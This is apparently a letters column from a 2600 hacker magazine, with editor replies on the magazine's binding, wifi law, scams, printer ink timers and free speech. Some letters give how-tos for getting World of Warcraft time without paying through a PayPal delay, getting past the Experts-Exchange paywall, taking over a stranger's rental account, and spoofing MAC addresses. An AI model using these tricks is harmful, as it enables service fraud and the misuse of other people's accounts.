3. Since we are on the topic of puzzles. I was the first person to successfully complete the puzzle in issue 24:3 and I was surprised that the prize was not clearly communicated. I received some back issues from 1985-1986 and nothing else. Which is okay because I enjoyed doing the puzzle. The email I received notifying me that I won didn't really specify any choices, just a request for my address. The shopping section in your website reads that a lifetime subscription also includes back issues from 1984-1986. Is it safe to say that the prize is a lifetime subscription? Here I'm torn because I want to see the mag stay alive and paying readers do that, but I've also been a loyal reader for over a decade and a free lifetime subscription would be awesome! Over the past decade, I have told countless IT and security professionals about *2600* with the same intent to keep the mag alive and educate those in the IT field to be more security conscious.

4. Surprise! The binding is coming apart with issue 24:4 as well.

Do not take this as a *2600* bashing session, consider it more as avid reader feedback.

Happy New Year!

HealWHans

The alignment of the letters on the spine was a mere microcosm of the problems we've had with measurements over the past year. We had some serious discussions and made a lot of decisions to keep such things from happening again. Now we just have to worry about the things that haven't happened yet.

We're not sure what the difference is between "feedback" and "a real poll." The fact is we sent out thousands of surveys and the puzzle didn't do too well. That, combined with the amount of effort it took to put them together, pretty much sealed their fate. We didn't offer lifetime subscriptions to puzzle winners, just the honor of being mentioned or possibly some random back issues.

Hopefully the binding of this issue is staying put. Thanks for the constructive critique.

Statements

Dear *2600*:

Hi, I'm a friendly reader. I'd like to state that persons wishing to detract from their organized crime interests are purposefully and willfully breaking up *2600* meetings through social engineering and misinforming relations in social networks of regulars of meetings as they were once meeting goers as well.

Asymptoted

So noted. This is to be expected. People have been trying to break up our meetings since before we had our first one. They wouldn't keep trying if it wasn't something worth paying attention to. We

hope you don't let this interfere with what you want to do.

Dear *2600*:

I've felt that this hurts more than anyone could hurt me for saying it for a long time. With stating it being the least of the pain I've felt from fellow PTA members heckling me, I'm surprised catharsis in this fashion isn't illegal. That FBI would use covert interrogation and other illegal methods while putting a child in what those BDSM people call "subspace." Then, I find it hard to believe that these jerks would pretend to be a business and watch someone's every move. I make no mistake in saying that articles appear often on the Internet just as soon to disappear and their writers discredited.

It's almost as if the English writers are speaking in code. That would mean that when other people pick up these codes intuitively and repeat them they phonologically must be typed as "mentally ill."

A Depressed Soccer Mom

The FBI and the PTA have always been in cahoots. Everyone knows this. Thanks for the coded message which our lab is now processing. You will receive our reply through the usual channel. Namaste.

Dear *2600*:

I am a Sergeant currently supporting the National Security Agency and I thought I'd let you know: Big Brother *is* watching you. Also, we think you guys look like dorks!

Hooah.

dave

Nothing like establishing an intelligent dialogue with intelligence forces.

Article Feedback

Dear *2600*:

After reading Kn1ghtl0rd's article ("Language Non-Specific: Back to Fundamentals" in 24:3), I couldn't stop thinking about when I was a kid on my first computer. A Tandy 1000HX - it came with BASIC, DOS, and the Deskmate program. If someone had explained it like he did when I was messing with those programs, it would have cut my learning time by about 50 percent and maybe I would have gotten some things done that I didn't back then. That should be one of the starter articles for anyone wanting to know about programming who knows nothing about it. That's my opinion anyway. I'm no kind of expert, but I would like to think that some might agree with me. Oh, thanks for the great mag and uh, Big Brother is doubleplus ungood.

P.S. Could you guys not let anyone else know my name or .com, and edit this, at least grammatically? I always sucked with run on sentences and am trying this new period/punctuation thing.

Storm2439

We think you'll find that the periods and punctuation are a good idea. We wish you luck on them. Your grammar was better than that of most elected officials.

Dear *2600*:

SodaPhish may be correct that the use of crypto may not stop an investigation, but that doesn't mean that using crypto is a waste of time. I'm not a lawyer, but I think that here in the U.S. at least we still have some protections against self-incrimination. Also, in the worst case, an encrypted hard drive may buy you a more favorable plea bargain in exchange for the password.

But remember that other options exist. Steganography, when used with encryption, can go a long way in protecting one's privacy. Truecrypt is a free open source disk encryption program that can create a hidden drive within an encrypted one. So simply create an encrypted drive with a few legal but personal items and a hidden one for all the rest of your files. If you're forced to hand over the password, the police will not find much. Ultimately, we all have to remember that privacy is a basic human right, not a "liberty" or a "privilege" as current U.S. government propaganda would like us all to believe.

From what I have heard on the news lately, Dragorn's column on the dangers of using open wifi connections is right on the money. But I'd like to add some of my own observations. It appears that one of the cases cited in the article was also covered in a humorous story on Comedy Channel's *Colbert Report*. The man who was checking his email from his car was connected to a publicly available wifi hotspot run by a local cafe. He was not arrested at the scene but was sent a summons in the mail. The interesting thing was that the cafe owner said in an interview that she intended the hotspot to be for public access. Also, she never pressed any charges and was further concerned that the incident would be bad for her business.

The fact is some folks make wifi hotspots available for public use deliberately, just as a public service. How can someone be expected to tell the difference between one of these hotspots and a poorly configured wireless router? In fact, Windows XP has wifi turned on by default and will automatically try to make a connection if there is an open hotspot within range.

As far as someone using a laptop in their car goes: how did the officer know that wifi was in use? Computers can do a lot of things without being connected to the Internet like word processing, displaying pictures, or playing music. I'm not a lawyer but I'd think the police officer would have to be able to prove that an unauthorized connection was established. To me that would mean that the laptop's MAC address would have to show up in the server log. But many of us would fear the prospect of a felony conviction and so plead guilty to some lesser crime that we are not guilty of.

Finally, all of us who still choose to demand our right to free communication should keep a few things in mind:

1. The MAC address of both UNIX and Windows machines can be altered using software.

2. Many PDAs are wifi capable and they are far less likely to attract attention.

3. If asked what you are doing by police, don't say "checking my email" or "surfing the web." Instead, say "I'm finishing up my trip report for my boss" and have a file open on your notebook to back up that statement. Also, don't directly lie to police as lying to police is now a crime.

4. A five year sentence with a $10,000 fine and felony conviction for a minor nonviolent act is just

plain nuts. Keep that in mind come election time.

Yawk

Dear *2600*:

In the Autumn 2007 issue, b1tl0ck states in his or her article "Securing Your Traffic" that AOL's instant messenger protocol sends passwords over networks in plain text. This is misleading. There are two ways to authenticate with the OSCAR protocol: by sending either a roasted password or an MD5 crypted password. A sniffer can reveal the authorization exchange between client and server, but the text is not human-readable and not necessarily easy to crack. See http://iserverd1.khstu.ru/oscar/ for more information.

Anonymous

Dear *2600*:

In response to Phatbot's article "Decoding Experts-Exchange.com" in 24:4, I don't see anything wrong with figuring out how all of this works, but I think Phatbot had a little misconception about Experts-Exchange.com. There is no fee to see the question solutions if you participate in trying to answer other people's questions in their forums first. And after you answer a few questions yourself, you will get a premium account that gives you free and unlimited access to all of their previously asked questions and their answers. That option to pay for question points is actually there for the people who either don't want to participate in answering questions, or to be able to ask more questions if you use up all of your current points. The people at Experts-Exchange are simply trying to get everyone to help with what they can, so they don't just mooch off of everyone else, because this is one of the ultimate places to get computer help.

Jeff

Dear *2600*:

This letter is a quick response to the "Decoding Experts-Exchange.com" article in 24:4 by Phatbot. I just wanted to mention to all interested a workaround that I've been using for quite some time now. It has worked through any changes they've made to their code and I foresee it continuing to work. What I've learned is that Google's robots have an uncanny way of bypassing the Javascript or whatever code Experts-Exchange.com uses to obfuscate their articles. If you're in need of the answers but don't find it worthwhile to pay for a yearly subscription, simply find your article via Google and click the "Cached" link for the page. Voila! All the script-based dropdown menus are expanded, but if you scroll past them you'll find your answers, 100 percent plain text. Enjoy!

Da Keet

Dear *2600*:

Great article in 24:4 on decoding experts-exchange.com. It is a great site to find answers to uncommon problems. And, as reported by the editors, they have replaced the rot-13 replies with a message telling you that the answer is available to premium members. What they don't tell you is that the answers are also available to spiders free of charge. Simply open your Firefox browser and navigate to about:config, then change "general.useragent.extra.firefox" to "Googlebot 2.1" and let those bastards know that nobody is a fan of extortion!

Mike Diaz

Dear *2600*:

Experts Exchange is a shady service for the main reason that they exploit Google. They have *two* versions of their Experts Exchange answers on file. One version for the Google Bot and one version for normal users.

This is a good thing, and a bad thing. The bad thing is when a normal user searches for a solution they get bombarded with Experts Exchange answers only to click and be asked for money. The *good* thing is if Google's bots have access to the information, so do we.

Two methods. One is using www.google.com to search for the Experts Exchange page/answer and clicking on "cached". The cached version is usually as new as the page itself and it gives the viewer full access to all the questions and answers. Just click on "cached" and then scroll all the way down. The people at Experts Exchange try to fool you by giving you two to three page views of blankness. Just keep scrolling down, past the ads, to get to the original question asked on Experts Exchange and then to the answers given in the forum. I use this technique almost every day. It's a godsend.

The second way is to use the browser Firefox and another program, a Firefox addin, that fools your browser into interacting with the page as any browser you want, using special "fingerprints." Firefox can look like Mozilla or Internet Explorer or even a Google bot! More information can be found at http://www.thegooglecache.com/uncategorized/➥googles-real-back-door/

I hope this helps, as this technique cannot be defeated or fixed by Experts Exchange until they change their shady practice of using Google search results as free advertising, which I don't think they will. Greed is a powerful two-edged sword.

Take care and keep up the fight

virusrr

Dear *2600*:

Recently I picked up a copy of 24:4 and read the article "Decoding Experts-Exchange.com." The title piqued my interest since I work in IT and there have been countless times I've googled for a solution and come across the website. Sadly, the article claimed that the encoding has been changed since the publication of the article in *2600*. Since they were just encrypting the answers instead of completely hiding them, I figured I'd give the website a look.

I noticed the solutions to Experts-Exchange could be seen on Google's cached pages. Simply clicking the "Cached" link when searching will do this, or prefixing the URL with "http://www.google.➥com/search?q=cache:".

I also noticed that Experts-Exchange gives you one free solution's view and then sets a cookie on your computer which will prevent you from seeing the answers. The simple solution to this is to just block the website from setting cookies. In Firefox: Tools, Options, Privacy, Exceptions, and Block "www.experts-exchange.com".

Darren McCall

Dear *2600*:

I'll start by saying I love the magazine. I've read it off and on for years. I subscribed last year and my subscription ran out today. I'm going to resubscribe. I took a break from writing a screenplay to ask if I stumbled upon a health journal. I'm not knocking the article in 24:4 entitled "The Noo World" outright. It's an interesting piece and the author did a nice job on it. Having said that, has the status quo of the magazine changed? I read the article twice thinking I was overlooking something. It reads the same every time.

Keep up the awesome magazine. By the way, my magazines seem to last with no problems. No smears, loose pages, or thumb prints.

The Jeff

While not directly related to the types of hacking we usually talk about here, the subjects of mind enhancement, memory improvement, methods of staying up for long periods of time without rest, and similar topics have always been of interest to people in the hacker community. As the article says, self medication is dangerous and we certainly don't encourage that sort of thing. However, understanding what's out there, how it works, and how your brain might interface with such things is a fascinating and enlightening source of discussion to many.

Dear *2600*:

The article entitled, "Pirates on the Internet", was absolutely terrible. Did anyone bother to proofread it? Running it through spell check doesn't count.

The information presented was inaccurate and incomplete. About a quarter of a page was devoted to a rant about a message board that used to be good. I could list specifics, but it hurts my eyes to read the article again. I actually passed the article around to my coworkers because it was so terrible. I understand that you may have felt the need to fill some more space in the magazine, but a blank page would have been better and left your reputation in a better condition. I would gladly rewrite this article with more useful information for the next issue, however it doesn't seem like the right article for the magazine.

Keep in mind, I used to *love* reading *2600* about ten years ago and would like to see it get back to what it was back then - informative and useful hacks.

David Barrios

We love getting criticism and letters that point out when we've done something bad or stupid. But this little diatribe doesn't qualify. Here's why. You don't ever get to the point of why the article was bad. You pull the old trick of conjuring up phantom people who all agree with your assessment, thereby justifying it without producing anything of substance. You decline to list any specifics because "it hurts my eyes to read the article again"? Please. If it had so much of an effect on you that you felt compelled to write this letter, surely you can remember more about it than a little rant about a board which took far less space than you claim. Finally, the proverbial dig at us for "the need to fill some more space in the magazine." If we had that need, why would we have added additional pages in the last year? We know that nobody is going to like every article that gets printed here. But just because you come across something that differs with your perspective, there's no reason to conclude that we've become desperate for material and will print anything. The only thing those kinds of accusations do is piss us off and detract from the point of your letter, which in this case never was made in the first place.

We appreciate anyone who truly does want to help out and make the magazine better. But simply bemoaning the fact that things aren't as good as they used to be isn't constructive. We've been hearing that critique since our second issue.

Scams

Dear *2600*:

I live in Ontario, Canada and found this little dupe worked quickly and without any suspicion at Rogers Video. Recently my girlfriend and I separated. This left me with no Rogers Video membership so I could not rent any games or movies. Now I don't have any credit cards and my address on my license is always a few addresses behind because I am the lazy sort. So I went into Rogers Video and told them I had lost my card and I wanted them to check and see if I was in the system so I could rent a movie. I told the woman behind the counter my name, not a common name, but it was likely enough there were other people with the same name in the city. This I knew from googling my name and city in the past. She asked me if I lived at such and such street. I said no. Then she asked me if I lived at another address, and I wondered what would happen if I just said yes that was me. So on the third suggested address, I said "yes that's me" and she smiled and said, "OK, let's update the rest of your info." Now it is likely that this account belonged to some other guy with my name, but frankly I did not care. I wanted a membership. So we updated "my" info and then I asked her for a new membership card which she promptly gave me. Now the part that is the most interesting here is that she never asked me for any kind of identification. It was at this point that I became interested in eliminating usage of the account by anyone but me. So I asked her if it would be all right if she put a note on the account that when I rented I be asked my middle name each time, because I had heard stories of people renting on other people's accounts by accident. She smiled, agreed, and put the note on the account. I rented my movies and left with my new hassle-free, no ID, no questions asked, Rogers Video membership.

Warden1337

This is a perfect example of how security is only as good as the people entrusted with it. Fortunately this system didn't allow you to bill this poor person in addition (we hope) but you were able to get access to all of their personal information including their prior history with the store and, in addition, lock them out of their own account. Plus, we would hate to think of what might have happened if you were a real jerk and didn't return your rentals.

Dear *2600*:

Here's another one for you guys. My professor passed through TSA security at McCarran International Airport in Las Vegas by flashing a homemade "Anti-Terrorist Watch" card. Not even a photo ID, but a homemade card from a private sector organi-

zation. WTF?

LoHan

This kind of thing is starting to pop up in various places. Basically, for a fee, you submit to such things as fingerprinting or retina scans and you're then in the system and, for some reason, deemed less of a security risk which allows you to move through security lines quicker. We don't follow the logic which pretty much confirms to us that there is none.

Dear *2600*:

Everyone has heard of the MMORPG game "World of Warcraft." With over four million subscribers in the U.S. alone, it is no surprise they offer a lot more payment options than the standard credit card. One of those is the PayPal subscription which lets you pay with your very own PayPal account in just a few clicks. What you need is an expired (frozen) WoW account, a valid Paypal account with a balance of $0.00 or close to it, and a minimized World of Warcraft window.

What you do is log onto "Account Management" from the WoW official site. Once you're inside, click on "Setup Subscription" and select "PayPal", then select any of the three payment options. I prefer the $14.99 monthly. After that you get sent to the "PayPal Page" where you log in and accept the new subscription. After you are done with that you "Return" to the management page with a congratulation screen. You now have a few minutes to alt tab back into WoW and log in. Once you are enjoying your WoW session, your PayPal agreement will be declined and your account will go back into frozen mode, *but* you wont get disconnected from the game until you manually log off. Rinse and repeat every time you play WoW and you never have to pay a dime.

The reason this works is because there is a delay in the PayPal processing and to avoid that little inconvenience they expedite the approval and lift the hold on your account allowing you to sign in. Also, if your gaming time expires while you are in the middle of a gaming session you won't get disconnected to avoid further aggravation to the customers. There are a lot of methods Blizzard Entertainment can use to fix this exploit. Until then delay hacking will continue *owning* their payment service.

Until next time, play it safe

Nagasenpai

It seems to us that being drawn into this company's addictive game in the first place is more likely a sign of success for them than any exploit to gain a little bit of free time might be for you. Still, congrats on figuring it out.

Dear *2600*:

In response to your response to PlumBob in the 24:4 issue about the expiring ink, I have an HP 7130 Officejet (multifunction). After obtaining this printer, I have found out that HP has two levels of "security" to dissuade you from using those ink refill kits you can obtain cheaply. The first being an indicator for LOW INK that cannot be reset even if you do refill the cartridge. It allows you to print only so much more once the indicator is set off. The low ink indicator can be disabled and the printer will continue to happily print.

The second level of "security" is the expired ink message. When you turn on the printer it will give a warning message and will not continue on until you press the ENTER key. The printer will seem to function normally then - until you try to print. The same message appears again. I did some research on people having the same issue. Appears there are a lot of others with this problem with HP. Seems someone found a way around it by setting the date back six years. That works. I have tried other years, but six years removes the warning message when you turn the printer on. However, printing still fails due to expired product.

There are a few solutions to this problem as I see it. First, letters of complaint to HP. Second, just stop buying HP products (I myself will never buy another HP branded product). Third, there are special replacement cartridges available for purchase made by a third party company which are meant to overcome that very problem. They are refillable cartridges and have caps on them to make it a bit easier to refill. Fourth, there are aftermarket replacement cartridges you buy with ink in them. Lastly, refurbished. I have never liked these as they never seem to perform very well in the print quality. I have not investigated how they overcome the problem with the memory chip on the cartridge. It's either with a replacement chip, or the original is reprogrammed. More likely the first as I have bought laser toner refills that come with new chips to give you zero pages printed on the toner cartridge.

GeekBoy

Dear *2600*:

I just received your Winter 2007-2008 edition and was very eager to start right into it. I came across a letter from PlumBob regarding HP ink cartridge expiration dates. I have information on that particular problem that I would like to share to save the grief of other readers.

I own an HP Photosmart 3210xi All-in-one that exhibits the same ink cartridge lifespan timer. I like to use mine until they are absolutely empty (I'm paying for the ink; I might as well get every last drop). Since my HP uses the six Vivera inks, the lifespan is approximately 1,000 pages or one year. The funny thing is it's 1,000 pages from installation of the cartridge, not necessarily 1,000 uses of it. For example, I installed a yellow cartridge and didn't use that color as often as the others. I printed out several black and white pages for a college project and only the two cover pages out of two full 1.5-2" binders worth of paper used yellow as a highlight color. Still, after about 90 percent of the first ream of paper was used, the printer started displaying messages that my yellow cartridge was almost done. When I checked the web console (it's a networked printer), it showed the yellow as over half full. When I contacted HP to question it or see if there was a firmware upgrade, the supervisor I spoke with told me "everything technical has a lifespan" and I was encouraged to run right out after the call and buy new ink or risk voiding my printer's warranty. HP has put numerous ink refill businesses under legal fire for their cartridge refilling practices claiming it specifically defeats the "planned obsolescence" policy of HP. It's received attention from various media outlets where people purchased discount brand name ink that was expired and their printers would not accept the cartridges. A woman in Georgia even tried to sue

HP over this issue.

There are two known ways to fix this lifespan issue which include taking out the printer's onboard memory battery (which requires disassembly of the printer) or manipulation of the printer driver (which requires a good bit of knowledge on how it's written). Information is available on how to do both at http://constitutionalcode.blogspot.com/2005/02/➥cartridge-expiration-date-workarounds.html.

I'm an independent computer tech and I had a client with an Epson Photo all-in-one (I can't remember the model number offhand) that was approximately three years old. She called me saying that it gave an error on the display which read "An internal component has reached the end of its life." When she called Epson they told her that error message means it's time to purchase a new printer and they started suggesting the high-end super-expensive models which could be purchased over the phone. I called to verify this information and the tech I spoke with indeed admitted that it's part of their marketing strategy that customers are encouraged to purchase a new printer every three years even if their current one does not have any problems, hence the timed error message. In actuality the problem is related to the sponges under the ink cartridges that catch the ink drips which then become saturated which in turn sets off a sensor. I took a dry paper towel and folded it up so I could dab the excess ink from these sponges until I could dab them and no ink would come off on a clean paper towel. There is a program you can download that allows you to reset the internal page counter or tell it to just ignore the counter altogether. It also allows you to view and reset the counter for the ink cartridges. It's available at http://www.ssclg.com/download/sscserve.exe and it's very simple to use.

L33tphreak

This kind of business practice on the part of HP is nothing short of shameful. Only consumer pressure will force them to stop taking advantage of people in this way.

Opportunity

Dear *2600*:

Hi. how are you Doing? my name is marie Almaleeq, please i want to you to Recover some money my father left in bank here, please is very important you get back to me we shall talk on percentage

Regard

marie

How very lucky for us your letter came when it did. We are always happy to help people with such matters and it seems as if more and more of them need our help every day. We are delighted to give you our banking information along with all sorts of our personal identification items if this will assist you to get access to the money which is rightfully yours. There's no need to talk about percentages - we feel it's the least we can do and we hope that everyone out there who happens to get a letter like this expends all efforts to help out. We have already written to you with an offer to extend a loan for the full amount while you wait for your money to be released. Our philosophy is that if more of us would only step up like this, the world would surely be a much nicer place.

Observations

Dear *2600*:

The last four times I've been to the Borders bookstore at the Oakridge Mall in San Jose, California, I have found magazines covering your mags. It is as if someone doesn't want anyone to know about *2600*. Not just any mags, but ones of similar size, yet slightly larger so as to not give away that your mag is underneath. Sad sorry people we have to share the planet with.

Rob G.

We've always had our enemies and their methods have always been mostly to try and shut us up either with threats or by preventing others from reading our words. That's another reason we rely on our readers to help make sure this kind of thing doesn't stand. Thanks for being there for us.

Dear *2600*:

As I am sure you so often hear in your letters, I am a long time reader and first time writer (I think... may have sent you something years ago). I hope you all at the *2600* offices are doing well!

What I am writing about is in reference to several things that have been happening at my school that I find truly awesome. For starters, I go to Longwood University in Virginia and I am a student in the Computer Science and History departments (I know, odd majors combined but they're my twin passions... and those who do not learn from history are doomed to repeat it!). I also have quite a few friends in other departments such as the English department, which is the focus of our first cool act.

The English Club held a "Free Speech Day" on campus, something they do every year. This year though they outdid themselves. They burned the *entire* Patriot Act over the course of four hours. I am talking about the entire 6000 page document! Bit by bit it was fed to the fire as "banned" things were read out loud and free speech was experienced by all. What scares me though is that it had to take place in the "Free Speech Area" of the school (out behind the student union, a very well trod area by most students throughout the day). Apparently in Virginia, schools are required to designate a "free speech zone" for demonstrations and the like for "safety purposes." I must say I do *not* agree with that. I feel that free speech should be available in all areas but that is not the case. I do take pride in my school though because they do allow for all types of free speech all over campus. Unless it is obscene (and that follows *published* guidelines), then you are allowed to post it on campus; for free if it is for a student organization or for a modest fee that goes to the hardworking RAs and student office assistants who post them if you are just doing it on your own. But the burning of the Patriot Act brought out quite a few people in support of it, and opposition that had reasonable, intelligent arguments about it were debated. It was incredible!

The second thing is something that I myself am a part of, and that is the campus radio station WMLU 91.3 FM (www.wmlu.org). I am chief engineer of the station and I have successfully managed to get us webstreaming now! We have all sorts of DJs and *no* show is turned down as long as quality concerns

are addressed (and those are perfunctory such as fading correctly between songs, news and weather at the right times, etc.). We also do our own news reporting which can be very varied and interesting as it goes between national/international issues and local issues. We have done interviews with the president of the university and found out about policy issues on campus and have helped to act on them. I am proud to say we are a most nonpartisan and open-minded organization, and when in doubt we let free speech lead the way!

We also have regular debates by different groups on campus on various topics such as religious diversity and the like. Our Computer Club (ACM) meets as often as we can to discuss computer issues. I'll never forget two years ago when we showed several department deans how to install and run Linux on their home systems! It was awesome! I also helped to build our first and only Linux lab so far and SysAdmin-ed it (it's also free of state control as in it is *not* controlled by the IT department).

Finally, to support *2600* I have added you to our magazine selection at the Barnes and Noble on campus where I work as a bookseller. Let me just say that our computer section along with the sci-fi/fantasy section and magazines has to be the best organized and stocked I've seen!

Much love to my hacker compatriots and may we be ever free from tyranny and oppression! To quote the fine Virginia motto, "Sic Semper Tyrranus!"

LongwoodGeek

These are great examples of the positive things that can go on in a college environment. But while the demonstration you described was indeed inspiring, the fact that you were required to be in a "free speech zone" to participate is nothing short of outrageous. If it was just because the demonstration had an open fire, that would be somewhat understandable. But from what you write, it appears that any demonstration is confined to that one area. Free speech is not something to be kept in a cage and the very symbolism of such a thing should be enough for even the most dimwitted to realize it's a really bad idea. You clearly have to start having demonstrations against the zone itself and in order to do that you will have to have the demonstrations surround it. In other words, they need to be held anyplace but the zone. If the imposition of "free speech zones" anywhere in the country was guaranteed to spark a dramatic increase in protests against them, we don't doubt that they would all soon be removed. If, on the other hand, they're tolerated for even a few years, they will become a permanent part of our society and people will start to believe that this is the normal way of life.

Good luck on all your other endeavors and thanks for the support.

Dear *2600*:

After reading the complaints and alleged issues others have been having with the new binding, I would like to say how pleased I am with it. The magazine now stacks nicely on my shelves and the covers can handle the abuse that I dish out to them. With the old binding occasionally the cover would tear at the staples and I would have to resort to Scotch Tape to keep the cover connected to the rest of the magazine. At any rate, some work on one's fine motor skills should be enough to fix their page tearing woes.

Check Check

We hope you can adjust back to the old way. We also hope the old way is as good as the original old way.

Dear *2600*:

A few weeks after reading "Exploring AT&T's Wireless Account Security" in the Winter issue I was doing some online account management at the Sprint/Nextel website (https://sso.sprintpcs.com/sso/RegisterForSprintAction.do) and noticed that when you enter your phone number, click continue, then scroll down to "Set Up Account Management" and select "I am the account holder," it then gives you another radio button option that says "Ask me questions that validate my identity." Once you select that, they display the account holder's Social Security number with all x's except for the last four digits. Hmm, what could you possibly do with the last four digits of a Social Security number? How about just verify your identity for anything! Talk about insecure... So I am sure you guys know what can happen next. Just a heads up for all you Sprint/Nextel users!

carbon/infowire

This is about as dumb as a company can get. We haven't been able to duplicate the SSN question but we've seen a bunch of others that reveal private info to anyone who can type your cell phone number into a website. We've seen everything from names of former roommates, past employers, old addresses, locations of owned property, and more. All of these are given as multiple choice answers but that still can give someone enough information to learn more about you than they ordinarily would. It should be pointed out though that all of this information is available publicly, just not nearly as easily.

Dear *2600*:

I don't know but it sure is funny that the fix for Microsoft Notepad's Version 5 is Build2600.xpsp. Thanks for outsourcing. Keep your enemies close and your friends closer.

orPHan

You may have that saying backwards. As for Build 2600, we've probably heard about it at least 2600 times now. It's lost the magic.

Dear *2600*:

I had a disturbing experience at my local Bank of America branch this morning. I was making a cash withdrawal using my ATM card at a teller window. The teller was just sitting down and was in the process of logging into her workstation. When I swiped my card, the card reader didn't prompt me for my PIN as it usually does. I told the teller this, and she asked me to swipe the card again. I did so, but still no prompt. I told the teller my card still hadn't been read. "Actually it has," she said, and asked me for the amount to withdraw. So I signed for my $20 in quarters, but never entered my PIN. In looking at my transaction receipt on the way out, I noticed that my balance was way off. Either someone had raided my account or I was about to raid someone else's. I brought this to the attention of the manager. He thanked me for being honest, helped the teller put the money back into the other person's account, and

debited my own for the cash I had been issued.

While there was obviously some degree of error on the teller's part for not verifying my info before she gave me the funds, the real issue (to me) is that a customer's account info had persisted and remained accessible at a terminal even when an associate was not logged in. I sent a form message to an anonymous Bank of America customer service "person," but I can't seem to find emails for IT personnel. You don't happen to have any, do you? I would be very interested to hear what steps are being taken to fix this. We're told often enough that our financial info is vulnerable to "hackers," but more often than not, it's right out there in the open. Harried, scattered employees don't help the situation either. Lucky for the guy who only had 60 bucks in his account that I'm an honest person.

J

We suspect after this letter is printed, it'll wind up in the hands of the right people at the bank. Speaking up on this likely has done a lot of good and hopefully protected all sorts of people in the future.

Dear *2600*:

Have you seen those obnoxious TV commercials for FreeCreditReport.com? They sing an annoying song that always ends with them saying something like "It's all because some hacker stole my identity. Now I'm in here every evening, serving chowder and iced tea." Well, I have compiled a more factual parody of that line in their little song: "It's all because of my clueless stupidity. I gave my personal information to a Nigerian email that simply asked for my identity."

Jeff

Dear 2600:

Recent advances in Linux and Apple OSs have freed cellular data cards from Windiz. Proprietary connection manager software is not needed to access Internet thru Alltel, Verizon, Sprint, or AT&T. Now you can have a continuous Internet connection on highways without security risks of proprietary software, drivers, and Windiz to connect.

To connect my Sierra AC875 aircard through AT&T in Linux, Kubuntu required less than two minutes as follows: start kppp and select configure mode, name connection WWAN, name modem 875 for Sierra AC875 modem, set port /dev/ttyusb0, set phone number *99#, name password frog, name UID pond. Click connect button. Every UID and password tried to date has worked. Options in misc tab of kppp configuration allow one click connect at each boot. This has worked since Ubuntu 7.04. 7.10 Kubuntu does the job faster than Windiz and never needs connection repairs.

If you are using a distro with less ease of first connection, another source for information on connecting non-Windiz computers are makers of "3G routers" that are combination routers, wireless access points, and data card hosts. Many or all run Linux. 3gstore.com has a list of current models with cards and cellular carriers supported. linuxquestions.org has more data card connection info without commercial bias.

Eric Lee Elliott

Letter Feedback

Dear *2600*:

I noticed a couple of references to scam spam in your declarations section of 24:4, I thought my fellow readers may be interested in http://419eater.com, a web community dedicated to making life awkward for Internet scammers, to waste their time and energy, and to stop scam emails being such an easy ride.

We cover all types of scams from "419" advance fee scams, through Internet bride scams, fake lottery scams, pet sale scams, fake consignment scams, fake job/check scams, hitman scams (as described below), etc.

Your correspondent with the FBI connection need not be concerned. They know nothing about him, this is a bog-standard hitman scam, and the FBI connection was pure luck. The same email warns him off contacting Interpol, the police, etc. Indeed, we see a lot of similar absolute piffle from addresses such as "TheFBI-Interpol29@yahoo.com"!

There's a strong chance the email came via Gmail, but if via Hotmail or Yahoo, the original sender's IP is in the headers, and a quick check will 75 percent likely show the email to be from Nigeria or her neighbors. (Russia is also on the rise, especially for love scams, and nowhere is immune.) The scam is a pure numbers one. Enough threats get some few (genuinely terrified) responses, the "hitman" offers to let them off if they can find $x,000 etc. The hitman will never tell you who or why they have a hit out on you, but will tell you about their crack team who are trailing you and the only reason you/your family are still alive is through your scammer's kindness blah blah.

Very nasty people with no remorse run these scams, whilst suicides and bankruptcy are frequently the end result. These leeches will keep demanding "fees," etc. until the victim is on the streets or dead. This is where the forums at 419eater.com welcome participation. Bring your technical skills, a bit of time, a sense of humor, and a will to slow these people up and raise awareness. No DDOS-ing allowed, no innocent third parties involved, come and read the forums for a week or two to get a feel if it's for you or not. If it is, you can get a mentor or just go for it yourself. On the whole, a lot of technically literate people, some first rate creative writers, lots of collaboration, and lots of stolen/illegal use bank accounts getting shut down. Please come and join in! If an intelligent *2600* reader can be worried by some of these scams, think how many others we can help.

Cliff

Dear *2600*:

A reader by the name of Togeta wrote a letter last issue (24:4) describing an all-too-common encounter. Staying at a hotel, he noticed that the hotel's wireless router was configured with the default username and password. He went on to say that he considered warning the receptionist, but didn't bother because "he would have blown me off and he probably would have called the cops and said I was hacking into their network."

I apologize for being harsh, but the one thing I

can't stand is this kind of adolescent, knee-jerk reactionism. Togeta didn't even *try* informing the receptionist. Instead, he chose to do exactly the thing he thought the receptionist would do: stereotype. Togeta complains that the police and the computer illiterate public are wrong for stereotyping hackers. Rightly so. But he's doing the very same thing he despises by assuming the receptionist would overreact and get him in trouble with the law.

Us hackers may be the victim of prejudice more than we like. But doing the same in kind won't do anything to stop the cycle. Let's can the stereotyping and be the rationally minded people we like to think of ourselves as.

hAshedmAn

Excellent point. Jumping to conclusions seems to be a trait we're all guilty of exhibiting at times.

Dear *2600*:

I'm an attorney in California and (was) a long time reader of *2600*. I'm also the lawyer who sued Jack McClellan for the civil restraining order. I notice McClellan was mentioned again in 24:4. Your facts are wrong.

I sent you an email through the site some time ago upon first seeing him mentioned in *2600*. There was never a response. Maybe it got blown off. Whatever. Either way, I am so sick of seeing misinformation about the case. It has definitely jilted my faith in your journalistic independence.

As an aside, you obviously have no idea what the hell McClellan and his "supporters" have done with respect to targeting my kid. But, I guess that wouldn't fit neatly into purportedly trampling his free speech rights.

What a bunch of bullshit. Next time you attempt journalism, ask a few questions.

Tony Zinnanti

First off, it was hardly an attempt at journalism. It was an opinion and not an unreasonable one. You can't have someone imprisoned who hasn't actually committed a crime. If this guy did something that can be defined as a crime, then there shouldn't be a problem with having him prosecuted. But the issue in this particular case, which is how it's been presented from the beginning, is that it's not possible to charge him because he simply hasn't done anything other than make a lot of people very uncomfortable. We don't doubt that he enjoys the attention. And we don't for a minute wish to minimize the hell and discomfort you've had to go through as a result but our position stands on not believing that there are shortcuts to justice.

We found your original letter which was sent to our webmaster account hence it never made it to the editorial department. We are indeed interested in how such investigations work and what kind of information is discovered about the net in the process, regardless of how we feel about the way the case should be handled. Our readers would certainly benefit from this knowledge. In any event, we hope you eventually find justice.

Now we will await Mr. McClellan's response as he is no doubt also a reader. How we seem to get involved in every controversial issue under the sun is beyond us.

Dear *2600*:

In response to Brian the Fist, issue 24:4: Your letter caught my eye since I am an employee of Rockwell Collins. Since you weren't able to record the part number, it's hard to say which system you were using but I imagine it was one of the TES (Total Entertainment System) products. Do a web search for "rockwell collins TES" for more information. Note that there are a few variations of this product (eTES, dTES) plus a few other "Cabin Electronics" products.

